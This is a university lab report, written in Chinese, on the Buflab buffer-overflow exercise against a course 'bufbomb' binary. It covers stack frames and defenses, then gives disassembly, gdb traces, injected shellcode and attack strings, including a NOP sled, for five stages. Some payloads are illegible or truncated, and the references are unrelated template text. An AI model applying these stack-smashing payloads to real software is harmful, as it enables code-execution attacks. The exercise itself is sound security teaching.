

哈尔滨工业大学

实验报告

实验（四）

题 目 Buflab/AttackLab

缓冲器漏洞攻击

专 业 计算学部

学 号 1190202107

班 级 1936602

学 生 姚舜宇

指 导 教 师 刘宏伟

实 验 地 点 G709

实 验 日 期 2021 5 6

计算机科学与技术学院

目 录

第 1 章 实验基本信息	- 3 -
1.1 实验目的	- 3 -
1.2 实验环境与工具	- 3 -
1.2.1 硬件环境	- 3 -
1.2.2 软件环境	- 3 -
1.2.3 开发工具	- 3 -
1.3 实验预习	- 3 -
第 2 章 实验预习	- 5 -
2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）	- 5 -
2.2 请按照入栈顺序，写出 C 语言 62 位环境下的栈帧结构（5 分）	- 5 -
2.3 请简述缓冲区溢出的原理及危害（5 分）	- 6 -
2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）	- 6 -
2.5 请简述缓冲器溢出漏洞的防范方法（5 分）	- 7 -
第 3 章 各阶段漏洞攻击原理与方法	- 8 -
3.1 SMOKE 阶段 1 的攻击与分析	- 8 -
3.2 FIZZ 的攻击与分析	- 9 -
3.3 BANG 的攻击与分析	- 10 -
3.4 BOOM 的攻击与分析	- 13 -
3.5 NITRO 的攻击与分析	- 15 -
第 4 章 总结	- 20 -
4.1 请总结本次实验的收获	- 20 -
4.2 请给出对本次实验内容的建议	- 20 -
参考文献	- 21 -

第 1 章 实验基本信息

1.1 实验目的

- 理解 C 语言函数的汇编级实现及缓冲器溢出原理
- 掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法
- 进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试

1.2 实验环境与工具

1.2.1 硬件环境

- X64 CPU; 2GHz; 2G RAM; 256GHD Disk 以上

1.2.2 软件环境

- Windows7 64 位以上; VirtualBox/Vmware 11 以上;
Ubuntu 16.04 LTS 64 位/优麒麟 64 位;

1.2.3 开发工具

- Visual Studio 2010 64 位以上; GDB/OBJDUMP; DDD/EDB 等


1.3 实验预习

- 上实验课前, 必须认真预习实验指导书 (PPT 或 PDF)
- 了解实验的目的、实验环境与软硬件工具、实验操作步骤, 复习与实验有关的理论知识。
- 请按照入栈顺序, 写出 C 语言 32 位环境下的栈帧结构
- 请按照入栈顺序, 写出 C 语言 62 位环境下的栈帧结构


- 请简述缓冲区溢出的原理及危害
- 请简述缓冲器溢出漏洞的攻击方法
- 请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）



2.3 请简述缓冲区溢出的原理及危害 (5 分)

原理：因为输入了过长的字符串，而缓冲区本身又没有有效的验证机制，导致过长的字符将返回地址覆盖掉了，当函数需要返回的时候，由于此时的返回地址是一个无效地址，因此导致程序出错。

危害：输入的字符串覆盖了返回地址，程序返回到一个未知的地址，导致程序崩溃或执行一个不应该执行的函数等。或者攻击者编写恶意代码，通过缓冲区溢出，使得程序执行自己的代码，达到攻击者的目的。

2.4 请简述缓冲器溢出漏洞的攻击方法 (5 分)

输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，还有一些字节会用一个指向攻击代码的指针覆盖返回地址，那么指向 `ret` 指令的效果就是跳转到攻击代码。在一种攻击形式中，攻击代码会使用系统调用启动一个 `shell`

程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 `ret` 指令，表面上正常返回到调用者。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

1. 栈随机化

为了在系统中插入攻击代码，攻击者既要插入代码，也要插入指向这段代码的指针，这个指针也是攻击字符串的一部分。产生这个指针需要知道这个字符串放置的地址。栈随机化的思想使得栈的位置在程序每次运行时都有变化，实现的方式是：程序开始时，在栈上分配一段 $0 \sim n$ 字节之间的随即大小的空间，程序不使用这段空间，但是它会导致程序每次执行时的后续的栈位置发生了变化。每次运行时程序的不同部分，都会被加载到内存的不同区域，使得攻击者难以找到字符串的首地址。

2. 栈破坏检测

在栈帧中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，它在程序每次运行时随机产生，攻击者难以知道它是什么。在恢复寄存器状态和从函数返回前，程序检查这个金丝雀值是否被该函数的某个操作或者该函数调用的某个函数的某个操作改变了，如果是的，则程序异常终止。将金丝雀值存放在一个特殊的段中，标志为只读，函数在存储在栈位置处的值和金丝雀值做异或，如果两个数相同，则得到 0，函数正常执行，否则就表明栈上的金丝雀值被修改过，代码就会调用一个错误处理例程。

3. 限制可执行代码区域

这种方法是消除攻击者向系统中插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保存编译器产生的代码的那部分内存才需要是可执行的，其他部分可以被限制为只允许读和写。


```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 bb 8b 04 08
```

将此字符串存到文本文件中，在终端中调用，攻击成功。

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$ cat smoke_1190202107.tx
t |./hex2raw |./bufbomb -u 1190202107
Userid: 1190202107
Cookie: 0x36e3fb0c
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$
```

3.2 Fizz 的攻击与分析

文本如下：

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08
00 00 00 00 0c fb e3 36
```

分析过程：

目的是通过输入某个字符串，让缓冲区溢出，使程序异常返回函数 fizz，同时传入指定的参数。

```
08048be8 <fizz>:
8048be8: 55                push    %ebp
8048be9: 89 e5             mov     %esp,%ebp
8048beb: 83 ec 08          sub     $0x8,%esp
8048bee: 8b 55 08          mov     0x8(%ebp),%edx
8048bf1: a1 58 e1 04 08    mov     0x804e158,%eax
8048bf6: 39 c2             cmp     %eax,%edx
8048bf8: 75 22            jne     8048c1c <fizz+0x34>
8048bfa: 83 ec 08          sub     $0x8,%esp
8048bfd: ff 75 08          pushl   0x8(%ebp)
8048c00: 68 db a4 04 08    push    $0x804a4db
8048c05: e8 76 fc ff ff    call    8048880 <printf@plt>
8048c0a: 83 c4 10          add     $0x10,%esp
8048c0d: 83 ec 0c          sub     $0xc,%esp
8048c10: 6a 01            push    $0x1
8048c12: e8 b4 08 00 00    call    80494cb <validate>
8048c17: 83 c4 10          add     $0x10,%esp
8048c1a: eb 13            jmp     8048c2f <fizz+0x47>
8048c1c: 83 ec 08          sub     $0x8,%esp
8048c1f: ff 75 08          pushl   0x8(%ebp)
8048c22: 68 fc a4 04 08    push    $0x804a4fc
8048c27: e8 54 fc ff ff    call    8048880 <printf@plt>
8048c2c: 83 c4 10          add     $0x10,%esp
8048c2f: 83 ec 0c          sub     $0xc,%esp
8048c32: 6a 00            push    $0x0
8048c34: e8 37 fd ff ff    call    8048970 <exit@plt>
```

函数 fizz 的首地址是 0x08048be8，首先用 44 个字节的字符串覆盖 buf 数组和 %ebp，然后 4 个字节是小端法表示的要返回函数的地址，即 e8b0408。

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$ ./makecookie 1190202107
0x36e3fb0c
```

地址 0x804e158 中存放的字符串是 cookie

比较传入的参数是否等于 cookie

所以返回地址后面的 4 个字节任意，再后面 4 的字节为传入的参数的小端法表示，即 0cfbe336。

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$ cat fizz_1190202107.txt
|./hex2raw |./bufbomb -u 1190202107
Userid: 1190202107
Cookie: 0x36e3fb0c
Type string:Fizz!: You called fizz(0x36e3fb0c)
VALID
NICE JOB!
```

3.3 Bang 的攻击与分析

文本如下：

[illegible]

分析过程:

目的是通过输入某个字符串，让缓冲区溢出，使程序异常返回函数 bang，并且篡改全局变量的值。

```

08048c39 <bang>:
8048c39: 55                push    %ebp
8048c3a: 89 e5            mov     %esp,%ebp
8048c3c: 83 ec 08        sub     $0x8,%esp
8048c3f: a1 60 e1 04 08   mov     0x804e160,%eax
8048c44: 89 c2            mov     %eax,%edx
8048c46: a1 58 e1 04 08   mov     0x804e158,%eax
8048c4b: 39 c2            cmp     %eax,%edx
8048c4d: 75 25            jne     8048c74 <bang+0x3b>
8048c4f: a1 60 e1 04 08   mov     0x804e160,%eax
8048c54: 83 ec 08        sub     $0x8,%esp
8048c57: 50                push    %eax
8048c58: 68 1c a5 04 08   push    $0x804a51c
8048c5d: e8 1e fc ff ff   call    8048880 <printf@plt>
8048c62: 83 c4 10        add     $0x10,%esp
8048c65: 83 ec 0c        sub     $0xc,%esp
8048c68: 6a 02            push    $0x2
8048c6a: e8 5c 08 00 00   call    80494cb <validate>
8048c6f: 83 c4 10        add     $0x10,%esp
8048c72: eb 16            jmp     8048c8a <bang+0x51>
8048c74: a1 60 e1 04 08   mov     0x804e160,%eax
8048c79: 83 ec 08        sub     $0x8,%esp
8048c7c: 50                push    %eax
8048c7d: 68 41 a5 04 08   push    $0x804a541
8048c82: e8 f9 fb ff ff   call    8048880 <printf@plt>
8048c87: 83 c4 10        add     $0x10,%esp
8048c8a: 83 ec 0c        sub     $0xc,%esp
8048c8d: 6a 00            push    $0x0
8048c8f: e8 dc fc ff ff   call    8048970 <exit@plt>

```

```
(gdb) x/s 0x804e160
```

```
0x804e160 <global_value>:      ""
```

```
(gdb) x/s 0x804e158
```

```
0x804e158 <cookie>:          ""
```

```
(gdb) r -u 1190202107
```

```
Starting program: /mnt/hgfs/hitcs/buflab-hit/bufbomb -u 1190202107
```

```
Userid: 1190202107
```

```
Cookie: 0x36e3fb0c
```

全局变量 `global_value` 的地址为 `0x804e160`，`cookie` 的地址为 `0x804e158`，`bang` 函数中要求 `global_value` 等于 `cookie`。其中 `cookie` 的值为 `0x36e3fb0c`。

为了篡改全局变量的值，需要在攻击字符串中包含自己写的攻击代码，因为这里无法通过缓冲区溢出修改全局变量的值。可以写出汇编指令，将地址 `0x804d100` 的值设置为 `cookie` 的值，然后将函数 `bang` 的首地址 `0x08048c9d` 压入栈中，返回。具体汇编指令如下：

```
movl $0x36e3fb0c,0x804e160
```

```
pushl $0x08048c39
```

```
ret
```

将指令写入文本文档，后缀名改为 `.s` 文件，在 Ubuntu 下汇编成 `.o` 文件，并用 `objdump` 显示机器代码：`c7 05 60 e1 04 08 0c fb e3 36 68 39 8c 04 08 c3`

```

yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$ gcc -m32 -c bang_asm.s
bang_asm.s: Assembler messages:
bang_asm.s: 警告: 文件结束, 非行尾; 插入新行
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-hit$ objdump -d bang_asm.o

bang_asm.o:          文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
  0:  c7 05 60 e1 04 08 0c      movl    $0x36e3fb0c,0x804e160
  7:  fb e3 36
  a:  68 39 8c 04 08          push    $0x8048c39
  f:  c3                      ret

```

```

08049378 <getbuf>:
8049378:    55                      push    %ebp
8049379:    89 e5                  mov     %esp,%ebp
804937b:    83 ec 28              sub     $0x28,%esp
804937e:    83 ec 0c              sub     $0xc,%esp
8049381:    8d 45 d8              lea     -0x28(%ebp),%eax
8049384:    50                      push    %eax
8049385:    e8 9e fa ff ff       call    8048e28 <Gets>
804938a:    83 c4 10              add     $0x10,%esp
804938d:    b8 01 00 00 00       mov     $0x1,%eax
8049392:    c9                      leave   %eax
8049393:    c3                      ret

```

在这里, 由第三行输入字符串的首地址为%ebp-0x28, 并将其赋给%eax。用 gdb 单步调试, 查看运行到此指令时%eax 的值, 为 0x55683698。

```

Register group: general
eax      0x55683698      1432893080
ecx      0x0             0
edx      0x0             0
ebx      0xffffc3b0      -12368
esp      0x5568368c      0x5568368c <_reserved+1037964>
ebp      0x556836c0      0x556836c0 <_reserved+1038016>

B+ 0x804937e <getbuf+6>  sub     $0xc,%esp
   0x8049381 <getbuf+9>  lea     -0x28(%ebp),%eax
> 0x8049384 <getbuf+12> push     %eax
   0x8049385 <getbuf+13> call    0x8048e28 <Gets>
   0x804938a <getbuf+18> add     $0x10,%esp
   0x804938d <getbuf+21> mov     $0x1,%eax

native process 25286 In: getbuf      L??  PC: 0x8049384
(gdb) ni
0x08049381 in getbuf ()
(gdb) ni
0x08049384 in getbuf ()
(gdb)

```

所以字符串首地址: 0x55683698。

由上述信息, 可以写出攻击代码, 首先是自己编写的恶意代码的机器代码, 然后用任意字节不全到 44 个字节, 45 至 48 字节是输入字符串的首地址的小端法表示, 表示返回到输入的字符串的首位, 之后执行自己编写的恶意代码, 最后返回。所以输入的攻击字符串为 c7 05 60 e1 04 08 0c fb e3 36 68 39 8c 04 08 c3

将其写入文本文档，在终端中调用，攻击成功。

3.4 Boom 的攻击与分析

[illegible]

目的是构造攻击字符串,使得 `getbuf` 函数能够将 `cookie` 值返回为 `test` 函数,而不是默认地返回 1。同时要求无感攻击,恢复栈帧和原始返回地址。

从 `getbuf` 的汇编代码中可以看出，输入字符串之后，不能默认继续执行 `getbuf` 函数，否则会返回 1 给 `test` 函数。所以输入字符串需要返回到 `test` 函数调用 `getbuf` 函数结束后的 `0x8048ca7` 处，不通过默认的返回指令。

可以写出汇编指令，将地址 0x804d100 的值设置为保存返回值寄存器%eax 的值，然后将地址 0x08048c9d 压入栈中，返回。具体汇编指令如下：

```
movl $0x36e3fb0c,%eax
pushl 0x8048ca7
ret
```

将指令写入文本文档，后缀名改为.s 文件，在 Ubuntu 下汇编成.o 文件，并用 objdump 显示机器代码：b8 0c fb e3 36 68 a7 8c 04 08 c3。

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-32$ gcc -m32 -c boom_asm.s
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-32$ objdump -d boom_asm.o

boom_asm.o:          文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
   0:  b8 0c fb e3 36      mov     $0x36e3fb0c,%eax
   5:  68 a7 8c 04 08      push    $0x8048ca7
   a:  c3                  ret
```

用任意字节补全 40 个字节，41 至 44 字节为调用 getbuf 前栈帧即%ebp 的值的小端法表示，因为是无感攻击，所以这个值不能修改。下面是栈帧的获取过程。

```
Register group: general
eax      0x5b5bb504      1532736772
ecx      0x0             0
edx      0x0             0
ebx      0xffffcfeb      -12368
esp      0x556836c8      0x556836c8 <_reserved+1038024>
ebp      0x556836e0      0x556836e0 <_reserved+1038048>

B+ 0x8048c9a <test+6>      call    0x8049103 <uniqueval>
   0x8048c9f <test+11>      mov     %eax,-0x10(%ebp)
> 0x8048ca2 <test+14>      call    0x8049378 <getbuf>
   0x8048ca7 <test+19>      mov     %eax,-0xc(%ebp)
   0x8048caa <test+22>      call    0x8049103 <uniqueval>
   0x8048caf <test+27>      mov     %eax,%edx

native process 4288 In: test      L??  PC: 0x8048ca2
(gdb) ni
0x08048c9f in test ()
(gdb) ni
0x08048ca2 in test ()
(gdb)
```

使用 gdb 单步调试，在调用函数 getbuf 之前，栈帧的值为%ebp，0x556836e0。45 到 48 字节是返回地址，返回到输入字符串的首地址，为了能够执行自己编写的恶意代码。

综上所述，输入的攻击字符串为 b8 0c fb e3 36 68 a7 8c 04 08 c3 00 e0 36 68 55 98 36 68 55。前 11 个字节是自己编写的恶意代码，然后用任意字节补全到第 40 个字节。41 至 44 字节为调用 getbuf 前栈帧即 %ebp 的值的小端法表示，45 至 48 字节是返回地址，返回到输入字符串的首地址。

```
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-32$ cat boom_1190202107.txt | ./hex2raw | ./bufbomb -u 1190202107
Userid: 1190202107
Cookie: 0x36e3fb0c
Type string:Boom!: getbuf returned 0x36e3fb0c
VALID
NICE JOB!
```

文本如下:

- 15 -


```

08048d0e <testn>:
8048d0e: 55          push    %ebp
8048d0f: 89 e5       mov     %esp,%ebp
8048d11: 83 ec 18    sub     $0x18,%esp
8048d14: e8 ea 03 00 00 call    8049103 <uniqueval>
8048d19: 89 45 f0    mov     %eax,-0x10(%ebp)
8048d1c: e8 73 06 00 00 call    8049394 <getbufn>
8048d21: 89 45 f4    mov     %eax,-0xc(%ebp)
8048d24: e8 da 03 00 00 call    8049103 <uniqueval>
8048d29: 89 c2       mov     %eax,%edx

```

首先思考如何编写恶意代码。要将 cookie 至返回 testn 函数，需要将 movl \$0x36e3fb0c,%eax，因为%eax 是保存返回值的寄存器，且 0x36e3fb0c 是 cookie 的值。然后需要返回到 testn 函数中调用函数 getbufn 的下一条指令的地址，如上图，即 pushl \$0x8048d21。因为我们输入的字符串最后 4 个字节是输入字符串的首地址的小端法表示，所以必然会覆盖%ebp。要保证%ebp 不变，需要增加一条指令设置%ebp 的值。然而由于栈随机化，每次%ebp 都会改变，所以需要根据%esp 与%ebp 的相对位置不变来设置%ebp 的值。看上图，mov %esp,%ebp 时两值相等，sub \$0x18,%esp 使%esp 的值减 0x18，所以调用函数 getbufn 之前，有以下关系：%ebp=%esp+0x18。所以，使用指令 leal 0x18(%esp),%ebp。完整恶意代码如下：

```

movl $0x36e3fb0c,%eax
leal 0x18(%esp),%ebp
push $0x8048d21
ret

```

将指令写入文本文档，后缀名改为.s 文件，在 Ubuntu 下汇编成.o 文件，并用 objdump 显示机器代码：b8 0c fb e3 36 8d 6c 24 18 68 21 8d 04 08 c3。

```

yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-32$ gcc -m32 -c nitro_
asm.s
yaoshunyu@yaoshunyu-virtual-machine:~/hitics/buflab-32$ objdump -d nitro_
asm.o

nitro_asm.o:          文件格式 elf32-i386

Disassembly of section .text:

00000000 <.text>:
 0:  b8 0c fb e3 36      mov     $0x36e3fb0c,%eax
 5:  8d 6c 24 18         lea     0x18(%esp),%ebp
 9:  68 21 8d 04 08      push    $0x8048d21
 e:  c3                 ret

```

在函数 getbufn 内设置%ebp 的值后，在 0x8049397 处设置断点，五次查看%ebp 的值，如下：

```
Breakpoint 1, 0x08049397 in getbufn ()
(gdb) p/x $ebp
$1 = 0x556836c0
(gdb) c
Continuing.
Type string:aa
Dud: getbufn returned 0x1
Better luck next time
```

输入字符串首地址为 $ebp-0x208=0x556834b8$

```
Breakpoint 1, 0x08049397 in getbufn ()
(gdb) p/x $ebp
$2 = 0x55683670
(gdb) c
Continuing.
Type string:bb
Dud: getbufn returned 0x1
Better luck next time
```

输入字符串首地址为 $ebp-0x208=0x55683468$

```
Breakpoint 1, 0x08049397 in getbufn ()
(gdb) p/x $ebp
$3 = 0x55683710
(gdb) c
Continuing.
Type string:cc
Dud: getbufn returned 0x1
Better luck next time
```

输入字符串首地址为 $ebp-0x208=0x55683508$

```
Breakpoint 1, 0x08049397 in getbufn ()
(gdb) p/x $ebp
$4 = 0x55683730
(gdb) c
Continuing.
Type string:dd
Dud: getbufn returned 0x1
Better luck next time
```

输入字符串首地址为 $ebp-0x208=0x55683528$

```
Breakpoint 1, 0x08049397 in getbufn ()
(gdb) p/x $ebp
$5 = 0x55683680
(gdb) c
Continuing.
Type string:ee
Dud: getbufn returned 0x1
Better luck next time
[Inferior 1 (process 4613) exited normally]
```

输入字符串首地址为 $ebp-0x208=0x55683478$

选择最大的首地址 $0x55683528$ 作为返回地址，因为选择小地址可能会导致 segmentation fault。

所以完整的攻击字符串为（509 个 nop+15 字节的恶意代码+4 字节的输入字符串首地址）：

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
```

将其写入文本文档，在终端中调用，攻击成功

第 4 章 总结

4.1 请总结本次实验的收获

对缓冲区溢出攻击的原理、操作、保护机制都有了进一步的了解。

4.2 请给出对本次实验内容的建议

最后一题的 ppt 的截图好像有点问题，只成功了第一次，在|./hex2raw 之后也要加 -n。

注：本章为酌情加分项。

参考文献

为完成本次实验你翻阅的书籍与网站等

- [1] 林来兴. 空间控制技术[M]. 北京: 中国宇航出版社, 1992: 25-42.
- [2] 辛希孟. 信息技术与信息服务国际研讨会论文集: A 集[C]. 北京: 中国科学出版社, 1999.
- [3] 赵耀东. 新时代的工业工程师[M/OL]. 台北: 天下文化出版社, 1998 [1998-09-26]. <http://www.ie.nthu.edu.tw/info/ie.newie.htm> (Big5) .
- [4] 谌颖. 空间交会控制理论与方法研究[D]. 哈尔滨: 哈尔滨工业大学, 1992: 8-13.
- [5] KANAMORI H. Shaking Without Quaking[J]. Science, 1998, 279 (5359): 2063-2064.
- [6] CHRISTINE M. Plant Physiology: Plant Biology in the Genome Era[J/OL]. Science , 1998 , 281 : 331-332[1998-09-23]. <http://www.sciencemag.org/cgi/collection/anatmorp>.